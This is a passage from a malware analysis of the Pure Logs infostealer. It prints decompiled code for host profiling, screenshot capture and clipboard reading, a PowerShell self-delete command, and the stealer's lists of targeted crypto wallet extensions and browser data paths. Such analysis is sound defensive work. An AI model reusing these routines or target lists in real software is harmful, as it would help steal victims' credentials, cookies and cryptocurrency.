but the features currently do not work as expected within the stealer. The self-delete feature removes the stealer payload via PowerShell command **powershell Start-Sleep -Seconds 10; Remove-Item -Path '“" -Force"**.

The persistence is added via Registry Run Keys (T1547.001).

I will not go through the layers of unpacking and just go straight to the core payload, which is our Pure Logs stealer. The stealer is 64-bit and is slightly over 2MB in size. It is topped with Eazfuscator.NET, which obviously is a .NET obfuscator, as shown in the image below.




```
\uE015 @0200000F
\uE016 @02000010
\uE017 @02000011
\uE018 @02000012
\uE019 @02000013
\uE01A @02000014
\uE01B @02000015
\uE01C @02000018
\uE01D @0200001D
\uE01E @0200001E
\uE01F @0200001F
\uE020 @02000020
\uE021 @02000021
\uE022 @02000022
    Base Type and Interfaces
    Derived Types
    \uE000(string, string) : void @06000080
    \uE001() : Dictionary<string, string> @06000081
    \uE002(string) : string @06000082
    \uE003(Dictionary<int, string>) : Dictionary<int, string> @06000083
    \uE004(int) : Dictionary<int, string> @06000084
    \uE005(string) : \uE012 @06000085
    \uE006(\uE012, string) : void @06000086
    \u0003 @02000023
\uE023 @02000024
\uE024 @02000025
\uE025 @02000026
\uE026 @02000029
\uE027 @0200002A
\uE028 @0200002B
\uE029 @0200002C
\uE02A @0200002D
\uE02B @0200002E
\uE02C<\uE000> @0200002F
\uE02D @02000030
\uE02E @02000031
\uE02F @02000032
\uE030 @02000033
\uE031 @02000034
\uE032 @02000035
\uE033 @02000036
\uE034 @02000037
\uE035 @02000038
\uE036 @02000039
\uE037 @0200003A
\uE038 @0200003B
\uE039 @0200003C
\uE03A @0200003D
\uE03B @0200003E
\uE03C @0200003F
\uE03D<\uE000> @02000040
\uE03E @02000041
\uE03F @02000042
\uE040 @02000043
\uE041 @02000044
\uE042 @02000047
```

```
        }
    }

    // Token: 0x06000081 RID: 129 RVA: 0x00004AA0 File Offset: 0x00002CA0
    private static Dictionary<string, string> \uE001()
    {
        string text = \uE051.\uE000(-1392553045);
        string[] logicalDrives = Environment.GetLogicalDrives();
        Dictionary<string, string> dictionary = new Dictionary<string, string>(logicalDrives.Length);
        StringBuilder stringBuilder = new StringBuilder(260);
        string[] array = logicalDrives;
        for (int i = 0; i < array.Length; i++)
        {
            string text2 = array[i].Substring(0, 2);
            \uE081.\uE004(text2, stringBuilder, 260U);
            dictionary.Add(\uE022.\uE002(stringBuilder.ToString()), text2);
        }
        dictionary.Add(text.Substring(0, text.Length - 1), \uE051.\uE000(-1392553077));
        return dictionary;
    }

    // Token: 0x06000082 RID: 130 RVA: 0x00004B34 File Offset: 0x00002D34
    private static string \uE002(string \uE000)
    {
        string text = \uE051.\uE000(-1392553045);
        if (string.Compare(\uE000, 0, text, 0, text.Length, StringComparison.InvariantCulture) == 0)
        {
            string str = \uE000.Substring(\uE000.IndexOf('\\', text.Length) + 1);
            return text + str;
        }
        return \uE000;
    }

    // Token: 0x06000083 RID: 131 RVA: 0x00004B80 File Offset: 0x00002D80
    private static Dictionary<int, string> \uE003(Dictionary<int, string> \uE000)
    {
        Dictionary<int, string> dictionary = new Dictionary<int, string>();
        foreach (KeyValuePair<int, string> keyValuePair in \uE000)
        {
            Dictionary<string, string> dictionary2 = \uE022.\uE001();
            int num = keyValuePair.Value.Length;
            while (num > 0 && (num = keyValuePair.Value.LastIndexOf('\\', num - 1)) != -1)
            {
                try
                {
                    string str;
                    if (dictionary2.TryGetValue(keyValuePair.Value.Substring(0, num), out str))
                    {
                        dictionary.Add(keyValuePair.Key, str + keyValuePair.Value.Substring(num));
                    }
```

The stealer creates the folder under **%TEMP%\Costura\1485B29524EF63EB83DF771D39CCA767\64** and drops the file **sqlite.interop.dll** that is one of the dependencies for the stealer, likely facilitating access to the browser data.

The Main method within the PlgCore class loads the C2 address, and build ID (the default build ID is **Default**) as one of the arguments from the crypter, the other one is the value that will be used along with MD5 to generate the 3DES key for data encryption, but we will through that later in the article.


The stealer gets the host information, including the version of the OS, via WMI, specifically **SELECT * FROM win32_operatingsystem** statement. If neither 32-bit nor 64-bit OS systems cannot be determined, the OS is marked as “unknown”, the same goes for the username, machine name, antivirus products, the working directory (the path from where the stealer was launched), etc., enumeration.



```
\uE01B
        }
        return text;
    }

    // Token: 0x06000044 RID: 68 RVA: 0x00003E80 File Offset: 0x00002080
    internal static string \uE002()
    {
        try
        {
            if (Environment.Is64BitOperatingSystem)
            {
                return "64bit";
            }
            return "32bit";
        }
        catch
        {
        }
        return "unknown";
    }

    // Token: 0x06000045 RID: 69 RVA: 0x00003EC4 File Offset: 0x000020C4
    internal static string \uE003()
    {
        try
        {
            return Environment.UserName;
        }
        catch
        {
        }
        return "unknown";
    }

    // Token: 0x06000046 RID: 70 RVA: 0x00003EF4 File Offset: 0x000020F4
    internal static string \uE004()
    {
        try
        {
            string machineName = Environment.MachineName;
            if (!string.IsNullOrEmpty(machineName) && !string.IsNullOrWhiteSpace(machineName))
            {
                return machineName;
            }
        }
        catch
        {
        }
        return "unknown";
    }
```

It gets BIOS information via **Win32_BaseBoard**. ProcessorId and CPU information via **Win32_Processor**. The ProcessorId and CPU information are then used to generate an MD5 hash, which will be the HWID marker in the stealer's log file for the infected machine.

The username and the HWID are separated by an underscore and displayed in the panel in the format "username_hwid", as shown below.



Drag a column header here to group by that column


Enter text to search... Find

Fresh Log	Username_Hwid	IP Address	Date	Stub Version	Country	Group	Note	Browser Extenstions	Browser Extenstions Names	Browser Passwords	Browser Cookies	Browser Credit Cards	Meta Mask	Meta Mask Cracked	Exodus	Exodus Cracked	Wallets	Telegram	Discord	Signal
✓	Administrator_[redacted]	[redacted]	[redacted]	v3.1.3	[redacted]	Default		0		0	312	0	☐	☐	☐	☐	0	☐	☐	☐
☐	Administrator_[redacted]	[redacted]	[redacted]	v3.1.3	[redacted]	Default		0		0	311	0	☐	☐	☐	☐	0	☐	☐	☐
■	Administrator_[redacted]	[redacted]	[redacted]	v3.1.3	[redacted]	Default		0		0	303	0	■	■	■	■	0	■	■	■
☐	Administrator_[redacted]	[redacted]	[redacted]	v3.1.3	[redacted]	Default		0		0	303	0	☐	☐	☐	☐	0	☐	☐	☐
☐	Administrator_[redacted]	[redacted]	[redacted]	v3.1.3	[redacted]	Default		0		0	303	0	☐	☐	☐	☐	0	☐	☐	☐
☐	Administrator_[redacted]	[redacted]	[redacted]	v3.1.3	[redacted]	Default		0		0	303	0	☐	☐	☐	☐	0	☐	☐	☐
☐	Administrator_[redacted]	[redacted]	[redacted]	v3.1.3	[redacted]	Default		0		0	303	0	☐	☐	☐	☐	0	☐	☐	☐

Next, the stealer splits at the pipe the gathered information via
SELECT * FROM win32_operatingsystem , specifically under the value **Name**, and likely grab only the Windows Version value to parse it to the stealer's log file.


The query for antivirus products is performed via **Select * from AntivirusProduct** statement.

The method below captures a screenshot of the entire primary display screen of the infected host and converts it into a JPEG image format, returning the image as a byte array.



```
using System;
using System.Drawing;
using System.Drawing.Imaging;
using System.IO;
using System.Windows.Forms;

// Token: 0x0200003A RID: 58
internal static class \uE037
{
    // Token: 0x060000CA RID: 202 RVA: 0x000075E4 File Offset: 0x000057E4
    internal static byte[] \uE000()
    {
        byte[] result;
        try
        {
            Rectangle bounds = Screen.GetBounds(Point.Empty);
            MemoryStream memoryStream = new MemoryStream();
            try
            {
                Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height);
                try
                {
                    using (Graphics graphics = Graphics.FromImage(bitmap))
                    {
                        graphics.CopyFromScreen(Point.Empty, Point.Empty, bounds.Size);
                    }
                    bitmap.Save(memoryStream, ImageFormat.Jpeg);
                    result = memoryStream.ToArray();
                }
                finally
                {
                    ((IDisposable)bitmap).Dispose();
                }
            }
            finally
            {
                ((IDisposable)memoryStream).Dispose();
            }
        }
        catch
        {
            result = null;
        }
        return result;
    }
}
```


The method below gets the content of the clipboard.



```
// Token: 0x02000016 RID: 22
private sealed class \uE000
{
    // Token: 0x0600004F RID: 79 RVA: 0x00004308 File Offset: 0x00002508
    internal void \uE000()
    {
        try
        {
            if (Clipboard.ContainsText())
            {
                this.\uE000 = Clipboard.GetText();
            }
        }
        catch
        {
        }
    }
```

The GPU information is accessed via **Win32_VideoController** under the **Name** value. The RAM value is accessed via **Win32_ComputerSystem** under the **TotalPhysicalMemory** value.

The method below is responsible for getting the screen size. It gets the dimensions of the display screen of the computer using **Screen.GetBounds(Point.Empty)**



```
// Token: 0x06000105 RID: 261 RVA: 0x00009018 File Offset: 0x00007218
internal static string \uE003()
{
    try
    {
        Rectangle bounds = Screen.GetBounds(Point.Empty);
        int width = bounds.Width;
        int height = bounds.Height;
        return width.ToString() + "x" + height.ToString();
    }
    catch
    {
    }
    return "unknown";
}
```

The list of the cryptowallet extensions to be enumerated and collected by the stealer:


```
{
                {
                        "ibnejdfjmmkpcnlpebklmnkoeoihofec",
                        "TronLink"
                },
                {
                        "nkbihfbeogaeaoehlefnkodbefgpgknn",
                        "MetaMask"
                },
                {
                        "fhbohimaelbohpjbbldcngcnapndodjp",
                        "Binance Chain Wallet"
                },
                {
                        "ffnbelfdoeiohenkjibnmadjiehjhajb",
                        "Yoroi"
                },
                {
                        "cjelfplplebdjjenllpjcblmjkfcffne",
                        "Jaxx Liberty"
                },
                {
                        "fihkakfobkmkjojpchpfgcmhfjnmnfpi",
                        "BitApp Wallet"
                },
                {
                        "kncchdigobghenbbaddojjnnaogfppfj",
                        "iWallet"
                },
                {
                        "aiifbnbfobpmeekipheeijimdpnlpgpp",
                        "Terra Station"
                },
                {
                        "ijmpgkjfkbfhoebgogflfebnmejmfbml",
                        "BitClip"
                },
                {
                        "blnieiiffboillknjnepogjhkgnoapac",
                        "EQUAL Wallet"
                },
                {
                        "amkmjjmmflddogmhpjloimipbofnfjih",
                        "Wombat"
                },
                {
                        "jbdaocneiiinmjbjlgalhcelgbejmnid",
                        "Nifty Wallet"
                },
                {
                        "afbcbjpbpfadlkmhmclhkeeodmamcflc",
                        "Math Wallet"
                },
                {
                        "hpglfhgfnhbgpjdenjgmdgoeiappafln",
                        "Guarda"
```

```
        },
        {
                "aeachknmefphepccionboohckonoeemg",
                "Coin98 Wallet"
        },
        {
                "imloifkgjagghnncjkhggdhalmcnfklk",
                "Trezor Password Manager"
        },
        {
                "oeljdldpnmdbchonielidgobddffflal",
                "EOS Authenticator"
        },
        {
                "gaedmjdfmmahhbjefcbgaolhhanlaolb",
                "Authy"
        },
        {
                "ilgcnhelpchnceeipipijaljkblbcobl",
                "GAuth Authenticator"
        },
        {
                "bhghoamapcdpbohphigoooaddinpkbai",
                "Authenticator"
        },
        {
                "mnfifefkajgofkcjkemidiaecocnkjeh",
                "TezBox"
        },
        {
                "dkdedlpgdmmkkfjabffeganieamfklkm",
                "Cyano Wallet"
        },
        {
                "aholpfdialjgjfhomihkjbmgjidlcdno",
                "Exodus Web3"
        },
        {
                "jiidiaalihmmhddjgbnbgdfflelocpak",
                "BitKeep"
        },
        {
                "hnfanknocfeofbddgcijnmhnfnkdnaad",
                "Coinbase Wallet"
        },
        {
                "egjidjbpglichdcondbcbdnbeeppgdph",
                "Trust Wallet"
        },
        {
                "hmeobnfnfcmdkdcmlblgagmfpfboieaf",
                "XDEFI Wallet"
        },
        {
                "bfnaelmomeimhlpmgjnjophhpkkoljpa",
                "Phantom"
        },
        {
                "fcckkdbjnoikooededlapcalpionmalo",
                "MOBOX WALLET"
        },
        {
                "bocpokimicclpaiekenaeelehdjllofo",
                "XDCPay"
        },
        {
                "flpiciilemghbmfalicajoolhkkenfel",
                "ICONex"
        },
        {
                "hfljlochmlccoobkbcgpmkpjagogcgpk",
                "Solana Wallet"
        },
        {
                "cmndjbecilbocjfkibfbifhngkdmjgog",
                "Swash"
        },
        {
                "cjmkndjhnagcfbpiemnkdpomccnjblmj",
                "Finnie"
        },
        {
                "dmkamcknogkgcdfhhbddcghachkejeap",
                "Keplr"
        },
        {
                "kpfopkelmapcoipemfendmdcghnegimn",
                "Liquality Wallet"
        },
        {
                "hgmoaheomcjnaheggkfafnjilfcefbmo",
                "Rabet"
        },
        {
                "fnjhmkhhmkbjkkabndcnnogagogbneec",
                "Ronin Wallet"
        },
        {
                "klnaejjgbibmhlephnhpmaofohgkpgkd",
                "ZilPay"
        },
        {
                "ejbalbakoplchlghecdalmeeeajnimhm",
                "MetaMask"
        },
        {
                "ghocjofkdpicneaokfekohclmkfmepbp",
                "Exodus Web3"
        },
        {
                "heaomjafhiehddpnmncmhhpjaloainkn",
                "Trust Wallet"
                },
                {
                        "hkkpjehhcnhgefhbdcgfkeegglpjchdc",
                        "Braavos Smart Wallet"
                },
                {
                        "akoiaibnepcedcplijmiamnaigbepmcb",
                        "Yoroi"
                },
                {
                        "djclckkglechooblngghdinmeemkbgci",
                        "MetaMask"
                },
                {
                        "acdamagkdfmpkclpoglgnbddngblgibo",
                        "Guarda Wallet"
                },
                {
                        "okejhknhopdbemmfefjglkdfdhpfmflg",
                        "BitKeep"
                },
                {
                        "mijjdbgpgbflkaooedaemnlciddmamai",
                        "Waves Keeper"
                }
```

List of browser extensions to be enumerated and collected:

```
        {
                "Chromium\\User Data\\",
                "Chromium"
        },
        {
                "Google\\Chrome\\User Data\\",
                "Chrome"
        },
        {
                "Opera Software\\Opera GX Stable\\",
                "Opera GX"
        },
        {
                "Opera Software\\Opera Stable\\",
                "Opera"
        },
        {
                "Google(x86)\\Chrome\\User Data\\",
                "Chrome"
        },
        {
                "BraveSoftware\\Brave-Browser\\User Data\\",
                "Brave"
        },
        {
                "Microsoft\\Edge\\User Data\\",
                "Edge"
        },
        {
                "Tencent\\QQBrowser\\User Data\\",
                "QQBrowser"
        },
        {
                "MapleStudio\\ChromePlus\\User Data\\",
                "ChromePlus"
        },
        {
                "Iridium\\User Data\\",
                "Iridium"
        },
        {
                "7Star\\7Star\\User Data\\",
                "7Star"
        },
        {
                "CentBrowser\\User Data\\",
                "CentBrowser"
        },
        {
                "Chedot\\User Data\\",
                "Chedot"
        },
        {
                "Vivaldi\\User Data\\",
                "Vivaldi"
        },
        {
                "Kometa\\User Data\\",
                "Kometa"
        },
        {
                "Elements Browser\\User Data\\",
                "Elements"
        },
        {
                "Epic Privacy Browser\\User Data\\",
                "Epic Privacy"
        },
        {
                "uCozMedia\\Uran\\User Data\\",
                "Uran"
        },
        {
                "Fenrir Inc\\Sleipnir5\\setting\\modules\\ChromiumViewer\\",
                "Sleipnir5"
        },
        {
                "CatalinaGroup\\Citrio\\User Data\\",
                "Citrio"
        },
        {
                "Coowon\\Coowon\\User Data\\",
                "Coowon"
        },
        {
                "liebao\\User Data\\",
                "liebao"
        },
        {
                "QIP Surf\\User Data\\",
                "QIP Surf"
        },
        {
                "Orbitum\\User Data\\",
                "Orbitum"
        },
        {
                "Comodo\\Dragon\\User Data\\",
                "Dragon"
        },
        {
                "Amigo\\User\\User Data\\",
                "Amigo"
        },
        {
                "Torch\\User Data\\",
                "Torch"
        },
        {
                "Yandex\\YandexBrowser\\User Data\\",
                "Yandex"
        },
        {
                "Comodo\\User Data\\",
                "Comodo"
        },
        {
                "360Browser\\Browser\\User Data\\",
                "360Browser"
        },
        {
                "Maxthon3\\User Data\\",
                "Maxthon3"
        },
        {
                "K-Melon\\User Data\\",
                "K-Melon"
        },
        {
                "Sputnik\\Sputnik\\User Data\\",
                "Sputnik"
        },
        {
                "Nichrome\\User Data\\",
                "Nichrome"
        },
        {
                "CocCoc\\Browser\\User Data\\",
                "CocCoc"
        },
        {
                "Uran\\User Data\\",
                "Uran"
        },
        {
                "Chromodo\\User Data\\",
                "Chromodo"
        },
        {
                "Mail.Ru\\Atom\\User Data\\",
                "Atom"
        }
};
```

